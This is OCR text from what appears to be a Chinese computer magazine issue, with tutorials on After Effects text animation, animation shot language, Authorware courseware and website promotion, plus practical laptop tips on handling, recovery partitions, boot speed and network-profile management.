


懒汉奇招，多个图层批量操作

接下来给导入的文字统一添加动态效果。在下面的时间线上任意点击某一图层，然后按Ctrl+A键全选它们，接着按S键，这将打开所有图层的缩放控制（Scale），任意点击某图层上的比例数据，改成200%，则所有图层的缩放比例都随之改变，表示将文字放大一倍。然后点击Scale（缩放）前的时钟图标，建立关键帧。再按Shift+T键打开所有图层的透明度控制，将数值改为0%，使文字暂时隐藏，同样点击时钟图标建立关键帧。



接下来在右侧将时间线处移到1.5秒处（时间长短可由我们自己确定），将透明度恢复到100%，这样文字的淡入效果就出来了。再将时间线移到3秒处，将缩放比例恢复到100%。

按Home键将时间线置于最前，再按空格键播放预览效果。可以看到文字都动态显示出来，不过所有文字同时变化，效果不佳，如果让每个字依次显示出来，就会优美得多。很简单，如图5所示，只要在右侧依次用鼠标将各图层中的素材向后拖移一定的位置错开就可以了。最后按Ctrl+S键保存项目，再按Ctrl+M键导出为动画AVI文件即可（或执行“File→Export”导出为SWF或其他的动画文件）。如图6所示，是动态效果中的一个截屏，够酷的吧。

6

COMPUTERFA

当然，AE的功能非常强大，这里介绍的仅是九牛一毛而已，有兴趣的朋友可以深入挖掘一下。



高手论道

动画片实际就是一种电影，只不过它的场景和演员都是虚拟的、画出来的而已。所以，影视中的镜头语言同样适用于动画片中。作为动画后期合成人员，需要对镜头语言有足够的了解。

基本的镜头位置


●花木兰，仰视

动画片虽然是画出来的，但画面设计中包含了虚拟摄影机，如果影视拍摄中的摄影机一样，不同的镜头位置将产生不同的画面效果。基本的镜头位置，一般有鸟瞰镜头（类似飞鸟高高俯瞰的角度）、俯视镜头（由上往下看）、平视镜头（平常人的视线高度）、仰视镜头（由下往上看）和倾斜镜头（斜视给人以不稳定感）五类。

基本的镜头画面构图

●花木兰，全景

根据拍摄距离的远近及所容纳的景物范围大小，镜头的画面构图一般有以下几种。

远景：远距离拍摄的大场面，主要用来表现环境；

全景：可以看到被摄对象的全貌（约人物全身），但它比远景包括的范围要小一些；

中景：中景包括被摄对象的大部分（约人物半身），以表现具体的情节动作为主；

近景：包括被摄对象最主要的部分，比中景更能突出表现具体的情节和动作；

特写：仅表现被摄对象的某一局部（如眼睛、手等），能鲜明交代具体细节，留给观众深刻印象。

基本的镜头运动方式


●花木兰，中景

动画片虽然是画出来的，但是它隐含了一个虚拟的摄影机，以展现动态镜头。动画片中的镜头运动，主要有：推（镜头从远处逐渐推至近处，全景到近景特写）、拉（镜头从近处逐渐拉到远片，近景特写到全景）、摇（摄影机位置不动但方向向左或右摇动）、移（摄影机方向不放但位置不断改变）、跟（镜头追随被拍摄的人物移动）、升降（摄影机上下移动）等。

CF [TS02]




Authorware课件高手系列之

丰富的课件工具初体验

果果：从上期开始，课件高手系列开始进入Authorware训练营。不少老师告诉我，对于这个功能强大的软件很感兴趣，可它毕竟没有PPT"面熟"，希望好好看看这个新朋友长得什么样，一回生，二回熟，以后沟通起来就方便了！OK，下面就有请Authorware高手曹波老师出场。他因为在课件制作方面很有心得，所以干脆做了一个课件网站，提供了很多免费资源，还热心地为全国的老师朋友们解决问题，访问量不小哟。

■ 吉林\曹波




本文可以学到

1 可以抓住AuthorWare的哪些优点为课件锦上添花

2 怎样轻松熟悉Authorware课件的组成部分和各自的本事

3 如何快速上手，用Authorware制作图、文、声并茂的微型课件



大家好，我是课件学苑网(http://www.kjxy8.cn)的站长曹波，多媒体课件辅助教学已成为教师备课、授课、说课中的重要环节，希望和大家多多交流，共同修炼成课件高手，创作出更多的精品课件！

说起Authorware，它是课件制作工具中应用比较广泛的平台，功能比PPT强大得多，交互性强，易学易用，不具有编程能力也能创作出一些高水平的多媒体课件。题图是我用Authorware制作的一个获奖课件《颐和园》首页界面，效果不错吧？其实就算从零起步，你也可以轻松掌握的。

AuthorWare的脾气

教师是亲切、善于沟通、博学、聪明的，AuthorWare也具备这些特征。

面向对象的可视化编程：就像盖楼一样，那些建筑材料就相当于朗读、解说等课件声音、实验效果等图像……老师们只要按着"积木图纸"合理组合拼凑，就可以完成普通课件的开发，无需编写过多的程序代码。


丰富的人机交互方式：做一个具有判断正误并打分的测试题系统就是小菜一碟，因为11种交互和响应方式使我们随心所欲地实现各种效果，这是PPT和Flash都遥不可及的。

丰富的媒体素材的使用方法：文字、图形、图像、声音和数字电影等多媒体教学资料都可以放进来，内置众多过渡效果，有5种基本动画功能。这可是文科老师的福音了，声情并茂不再是难事。PPT的转场效果太土？让AuthorWare玩华丽的吧！

强大的数据处理能力：如果你是位数学老师，可以利用Authorware本身所提供的丰富数学函数来制作准确科学的数学图像，还可以自己定义变量和函数，这可是一般的课件开发工具很难做到的。

Authorware的模样


了解了性格，再走近Authorware，仔



细端详它的模样吧！它的五官包括菜单栏、常用工具栏、图标工具栏、程序设计窗口、属性工具栏（见图1，这也是《颐和园》的流程图）。


左侧的"图标工具栏"是最特殊也是最核心的部分，包括14个图标、开始旗、结束旗和图标调色板，它提供了课件制作的"积木块"——图标，每个图标具有丰富而独特的作用。

而Authorware具有的对流程可视化编程功能，主要体现在"程序设计窗口"上（见图2）。



Authorware课件实战

备课时，找了一堆教学素材，可面对空白的设计窗口，你是否感觉无从下手呢？下面来做个最简单的实例吧——一个微型的配乐古诗课件，应该能给你一些启发。



第一步：搬一块"积木"并命名。点击"常用工具栏"上的按钮，创建一个新文件，在图标工具栏里拖动显示图标到流程线上（见图3）。单击它，输入图标名"古诗"。

第二步：导入图片。双击这个显示图标，打开一个空白展示窗口，输入文字、制作图形、颜色设计、填充模式等。单击"常用工具栏"上的输入按钮，从素材中选择一个图形文件，单击"导入"按钮，利用图形工具箱的箭头工具可调整图片的大小和位置（见图4）。



第三步：加上文字。选择图形工具箱里的"文字"工具，在展示窗口中输入古诗文本，还可利用"文本"菜单里的菜单项格式化文本字体、字号、风格等信息。"颜色"工具可设置文字颜色。输入的文字如果有白色的背景，在图形工具箱里点击"模式"工具，打开模式窗口，选择"透明"模式，可把文字背景去掉。单击展示窗口右上角的"关闭"按钮，回到流程设计窗口。

第四步：添加音乐。拖动一个声音图标到流程线上，改名为"古诗配乐"。点击该声音图标，打开属性工具栏，选择一个声音素材文件，单击"导入"按钮，这个声音就会导入进来。

第五步：最后保存当前AuthorWare课件，点击"常用"工具栏上的运行按钮，能看到清新的故事画面，同时还听到了悠扬的古典配乐！

课后作业：

发挥想象，把各种图标拖到流程线上试试吧！看看AuthorWare的本领有多大！不用再羡慕课件大赛或公开课上别人"神奇的"课件效果，学完本系列，就让别人来羡慕你吧！

CF [TS03]

果果发现：你要扩大网站知名度，为访问量小而发愁吗？你要通过网络推广产品，为没有资源发愁吗？有这么一个人，他会热心地为你提供免费帮助！他还把有这些需求的人聚拢起来，线上热聊，线下欢聚！不久前他把帮助大家的内容做成一个网站，并把自己打造成意见领袖，现在网站每天的流量稳定在6000以上，你是否又羡慕，又好奇呢？这个神奇人物必须站出来说几句！

网络达人，我们一起推一把！

■ 大锅饭（北京）

大家好，我是推一把（http://www.tui18.com）的创始人江礼坤，网名大锅饭。很高兴把我的心得与大家分享！

网站诞生三部曲

2006年10月我来到北京，先做网络编辑，后来又转做市场推广。由于做互联网需要有大量的人脉资源，所以我经常去参加一些业内的聚会，认识的人多了，便建了一个媒体行业的QQ群，群员增加很快，一年时间里我们大大小小地组织了近50次聚会，计累参与的人数达到了近千人。QQ群也很快满了，我又一口气开了4个新群。

同时，我开始写一些市场推广方面的文章，没想到文章发布后，每天都有好多朋友加我，为好友咨询有关网站的建设及推广的问题。这时我想是不是要建一个针对本行业的网站，来把自己的这些资源整合起来，为个人站长、网站店主、中小企业、互联网相关从业人员及其他有网络推广需求的人，提供各种与网络推广、网络营销有关的资讯、文章、方案、工具等服务？经过市场调研，我发现网络推广这个领域确实比较空白，而我之前也有过7年互联网的经验，于是经过半个多月的建设，2008年11月17日推一把上线了。QQ群→线下活动和文章推广→网站，这三部曲顺理成章。

特色内容是王道

特色要从用户需求来，我策划了以下内容：

免费的线上培训：我开办了“推一把训练营”，免费为有相关需求、但却找不到门路的朋友提供线上的培训与指导，包括语音与文字两种方式。

网站诊断：我在论坛开通了网站诊断版块，免费为相关网站提供指导，如《推一把：地方人才网站应如何推广》http://www.tui18.com/200811/302634.html。此外我还提供有效的工具与成熟方案免费下载。

线下活动：最早的活动基本以杀人游戏（益智推理游戏）为主，因为这个游戏很聚人气，能让大家快速熟悉。2008年年底开的传媒行业交流会，有近三百人参加（实录见http://bbs.tui18.com/thread-2823-1-1.html）。做广告业务的朋友认识的厂商很多，可以拉来一些赞助（包括杀毒软件、图书大礼包、水晶相框、体检卡、健身卡、精美台历、折扣卷、T恤、钱包、办公用品、鹿茸等等）；编辑可以写一些方案等；而我主要负责推广。有一点很重要，聚会的地点要交通方便，而且由于是AA制，包场的价钱尽量控制在大家能接受的水平。

“推一把”巧妙自推一把

酒香不怕巷子深的年代已经过去了。网络推广方法多达百种，只需要找几种最适合的，发挥到极致。

软文推广：网站上线初期，几乎每天我都会发布一篇网络推广方面的经验文章，然后在文末留下相关信息。如“想看作者更多文章请搜索‘推一把’或‘江礼坤的专栏’。新建运营/推广交流7群：52414731，欢迎加入。”我把自己打造成一个行业英雄，写大家最重要的内容，找行业内的新闻源网站发布，这样同类网站更容易主动转载。


QQ群推广：我自己有十几个群，同时又加了几十个相关的群，群成员加起来有上万人。我每隔几天就会发布一些与推广有关的实用信息在群里。基本上每发一次，网站当天就会多增加几十个注册用户。

模板推广：由于草根站长会做模板的不多，而且又舍不得花钱找人帮忙做，所以我就把推一把的模板免费放到了网上提供给大家下载。大家要用我的模板，肯定要先到我网站上看看效果，用户又增加了。

团结起来力量大

让团队成员找你，而不是你找团队成员。世界上有两件事最难，一是把别人的钱装进自己的口袋，一是把自己的想法装进别人的脑袋。我没有找任何人合作，而是踏踏实实先把网站建起来，然后等别人来找我，他们都非常认同我的网站和想法，一拍即合。目前团队已有二十多人了，水平很高，人品好，有执行力，不久前业内知名的推广专家牟长青也加入进来。在这里要感谢团队成员热心而无私的付出！





如何推广论坛社区型网站



网编如何有效提升频道流量



七嘴八舌谈地方网站推广

第一桶金：

2008年年底开的传媒行业交流会拉来的赞助奖品价值5万多元，不过都以活动的形式奖励给会员了。

大锅饭清晰地规划了推一把今后的赢利模式（以下项目目前均有人提出需求，但因为刚起步又是兼职做网站，大锅饭精力有限，暂时谢绝了）：

软文：200元~2000元不等（看软文要求和作者知名度）

传统广告：包括网站包月广告及谷歌等联盟广告（和网站流量挂钩）

提供网站建设服务：接企业的活，3000元~100000元不等

SEO（搜索优化）服务：按关键字付费，看关键字的热闹程度，百元到万元不等

推广服务：包括发新闻稿，一篇200元~1000元不等

论坛发帖：一帖5角—1元

培训：自班培训班，一人300元元~2000元不等，为企业上门服务千元左右

活动收入：主要以拉赞助的形式，千元到万元不等。

CF [TS04]

老鸟也犯愁 用本第一课
第一次用本本 老鸟的新问题

买了笔记本电脑怎么用？就那么用呗，还能有啥新鲜的？可是你不知道的是，笔记本电脑尽管实现的功能和台式机无异，但在使用方法上，却因为自身的"先天特征"，有着巨大的差异呢……

刘延军，TKD

本文你能学到：

别忽略，拿本也有技巧

新手玩本，要从如何握持本本开始，这个不起眼儿的小事，惹出来的麻烦可不小呢！

一键恢复，真那样好用？

一键恢复有用吗？我们如果调整了分区大小，一键恢复后，数据的丢失将是灾难性的。但是，我们有办法解决这个问题。

本本启动为什么比台式机慢？

本本安装的软件也不多，为什么启动会这么慢？有改善的方法吗？

复杂的网络环境该如何管理？

无线、有线、蓝牙，甚至是移动上网卡，这么多的连接你如何管理？单位与家的网络设置也有差别，每次你都要手动设置吗？台式机可没这个烦恼。

省电 本本不可忽略的话题！


本本使用时，移动性是针对台式机最大的区别，但是，在只使用电池时，续航时间太短怎么办？




屏轴断裂最大的诱因是单手开合的错误使用方法

别忽略 拿本也有技巧


拿到本本的第一刻，你是否特别兴奋，随手一拿多潇洒，与台式机性能已基本一致，还能拎着到处走，太享受了。不过，很多人可能都不知道，这随手一拎，就可能伤害到本本。不少本本现在都采用单锁或是磁力吸附的方式开盖，这样笔记本电脑的开合变得十分容易。但是，不正当的开盖动作也会给笔记本造成伤害，这恐怕是很多人都不知道的事情了……




单手开盖看起来很帅气，一只手就把笔记本打开了，多方便！笔记本屏幕与机身的连接只依靠屏幕下端左右各一的屏轴连接，不均匀地受力时间久了会导致变形，甚至是屏轴断裂！



正确的开合屏盖方法是，单手开启笔记本屏盖时，选择中间部位上提；双手时则要在屏轴对应的顶盖最上沿处一齐用力，这样才能保证受力均匀。



错误的本本使用方法绝不只是单手开盖，单手握本也是一大忌。



笔记本主机部分一般都为工程塑料，高端的商用机型里面还会加上一层合金龙骨，以加强结构。但这不意味着你能够像图中示意的那样，单手握住笔记本的一角移动，错误的应力方式会让笔记本产生轻微变形，尤其一些以性价比著称的低价机型，本身外壳采用的ABS工程塑料就不够结实，而其中的主板也相对更脆弱（部分低价笔记本采用4层PCB主板，一般笔记本电脑都采用6层甚至8层PCB板），这样单手握住一角会给笔记本造成巨大伤害。一旦主板损坏，动辄几千元的维修费用都够买一台新本了。

在笔记本移动时，最好双手托住笔记本，如果是单手握持，也尽量用前臂架住笔记本底部，这样受力更加均匀。如果是合上屏盖或关机时移动，也要握住笔记本夹在手臂与身体中间，不要拎住笔记本其中一角。

原装恢复 真的好用？

本本第一次开机，本本进入预装设置阶段，设置了用户名、网络、时间、安全设置后，哎，怎么预装操作系统的本本只有一个分区？近年来，笔记本厂商都不约而同地提供了一键恢复功能，这样做的初衷十分体贴：大部分使用者并不知道如何安装操作系统，所以设置这样一个功能，当系统崩溃后，开机时按下预设的按钮，就能把一个完好无损的系统"还给"用户。

不过，这个功能也并非完美。首先，所保存的资料内容，如果不及时备份（没有人能做到每天进行增量备份），恢复系统后所有自行保存的内容都将消失。如果用户利用分区软件将分区调整为两个或多个，一键恢复后的结果就是数据损毁。再有一部分用户则是因为预装的Vista操作系统使用不惯，于是自行安装了Windows XP，可这恢复分区就一点儿用都没了。

这样的麻烦如何解决？其实非常简单——删除隐藏起来、用于系统备份恢复的分区，然后根据自己的实际需求自做一个恢复分区，这些问题就完全解决了。

第一步：删除隐藏分区

下载iskGenius（下载地址http://www.newhua.com/soft/9570.htm），安装完毕运行该程序，并在左侧栏中点选隐藏分区，在工具栏中点选"分区→删除当前分区"，并根据提示操作，预装的隐藏分区就消失不见了。

第二步：安装操作系统

根据自己的要求安装Windows XP或Vista，用安装光盘启动后，根据自己的需要设置分区，然后安装好日常所需要的应用软件。

第三步：安装自定义恢复系统

下载一键还原精灵（下载地址：http://www.newhua.com/soft/39992.htm），在安装时会提示"选择开机引导热键"，一般选择F11即可，如果遇到个别机型F11预设有功能(如启动设备选单)，还可以选择F9键。另外，注意选择"安装方式一"。点击下一步系统会提示重启，在DOS界面下进行系统首次备份，根据提示操作即可（见底图）。




这样，系统便拥有了一个全新的一键还原，对比原厂恢复分区，它没有你不需要的试用版软件（如Office、Norton试用版等），而且自定义分区后即便恢复系统，重要文件已经被保存在其他分区，而不是系统分区，不用担心资料丢失。更重要的是，对比众多原厂的恢复分区，其恢复时间很短，大概只需要10分钟~20分钟，远比原厂恢复分区以小时计算的恢复时间要短很多。


本本启动为什么会比台式机慢？

QQ、MSN、迅雷、网络连接、各种驱动程序的加载项，样样都要在启动时加载，为什么台式机就能够那么迅速进入操作系统，而笔记本不能呢？

这个问题的根源就是来自于硬盘。我们先来对比测试一下。台式机是目前容量较为主流的500GB硬盘，具备7200RPM转速，笔记本部分则选择了一个容量为320GB、转速5400RPM的产品。它们都采用SATA接口，也同样支持NCQ技术。然而，他们的测试结果却相差近一倍！



台式机硬盘测试成绩



笔记本硬盘测试成绩

以平均传输速度来看，笔记本用硬盘不过45.6MB/S，而台式机硬盘的平均传输速度高达84.7MB/S，性能差距很大。

小知识：什么是NCQ技术？

NCQ被称为"全速命令队列(Native Command Queuing, NCQ)"。支持NCQ技术的硬盘对接收到的指令按照他们访问的地址的距离进行了重排列，在硬盘执行某一命令的同时，队列中可以加入新的命令并排在等待执行的作业中。指令排列后减少了磁头臂来回移动的时间，使数据读取更有效，性能也会有一定程度的提升。

这就是造成启动速度比台式机慢的根本原因。这就意味着你需要去掉很多预启动项目，比如很多软件安装后都会加入启动项，随系统一起启动，这样会给硬盘造成极大负担，比如QQ、迅雷、MSN等等，所以，尽量删除不需要的启动项十分必要。另外，桌面也要尽量保持干净，不要存放文件，尤其是大容量文件在桌面，这样也可以节省一些资源，加快启动速度。

Press <F11> to start YJHY,any other key to boot previous MBR...

巧用软件管理网络设置

系统的问题也解决了，我们可以开始用了。不过，在家、宿舍和公司、学校之间，每到一个地方都需要切换一次网络，包括打印机、共享属性设置等等，是不是很麻烦？


试用了几款网络管理软件后，还是觉得Thinkpad的Access Connection好用。它可以同时对蓝牙、无线、进行管理，甚至是打印机设置、IP地址配置都包含在内。


第一步：安装Access Connections

下载最新的5.12版Access Connections（下载地址：http://www-307.ibm.com/pc/support/site.wss/migr-4zlnjb.html），因为它是提供给Thinkpad使用的，所以安装之后在其他笔记本上无法运行。但没关系，我们有办法让它运行在其他笔记本电脑上。在Windows下单击“开始→运行”输入“Regedit”回车，找到HKEY_LOCAL_MACHINE\SOFTWARE\Lenovo\Access Connections\Install，右键单击空白处，在“新建”菜单中选择“DWORD”值，并添加名称为“TPCHK”，设置值为0即可。


第二步：设置管理网络

1.运行Access Connection，打开连接管理器，创建一个新的概要文件。Access Connection可以管理各种网络类型，包括LAN、WLAN、WWAN、DSL以及拨号等，并能任意调整连接的优先级。






2.Access Connection所有设置都放在一个界面中，非常简捷。



3.在连接管理器界面使用“管理”按钮来新建、编辑或删除设置。选择不同的设置就可以进行切换了。当然，也可以通过任务栏的Access Connection图标来快速切换不同位置。并且，所有的网络连接都可以在这里一键切换，十分方便。

第三步：问题及解决

不过，破解后的Access Connection对无线网卡支持得并不好，配置时只能选择“使用Windows管理无线网络”，无法由Access Connection来管理无线网络。但这也难不倒我们，找到HKEY_LOCAL_MACHINE\SOFTWARE\Lenovo\Access Connections\Options，新建DWORD键“NetworkOptions”，设置值为十进制64。当要再次启用此功能时，将“NetworkOptions”的值改为十进制96即可正常使用了。




戴尔 Inspiron 1420




CPU：Intel Pentium T3200
内存：2GB
硬盘：160GB
显卡：NVIDIA GeForce 8400M GS 128MB独立显卡
显示屏：14.1英寸WXGA LCD
4850元 800-858-2215/400-889-7209
http://www.dell.com.cn/H1

明基 Joybook S32B-HC25



CPU：Intel Core 2 Duo T8100
内存：1GB
硬盘：160GB
显卡：Intel GMA X3100
显示屏：13.3英寸WXGA LCD
5999元
400-888-8980
http://www.benq.com.cn

华硕 F5Q32 SL-SL



CPU：Intel Pentium T3200
内存：1GB
硬盘：250GB
显卡：ATI Mobilty Radeon HD 3470 256MB独立显卡
显示屏：15.4英寸WXGA LCD
5888元
800-820-6655



http://www.asus.com.cn

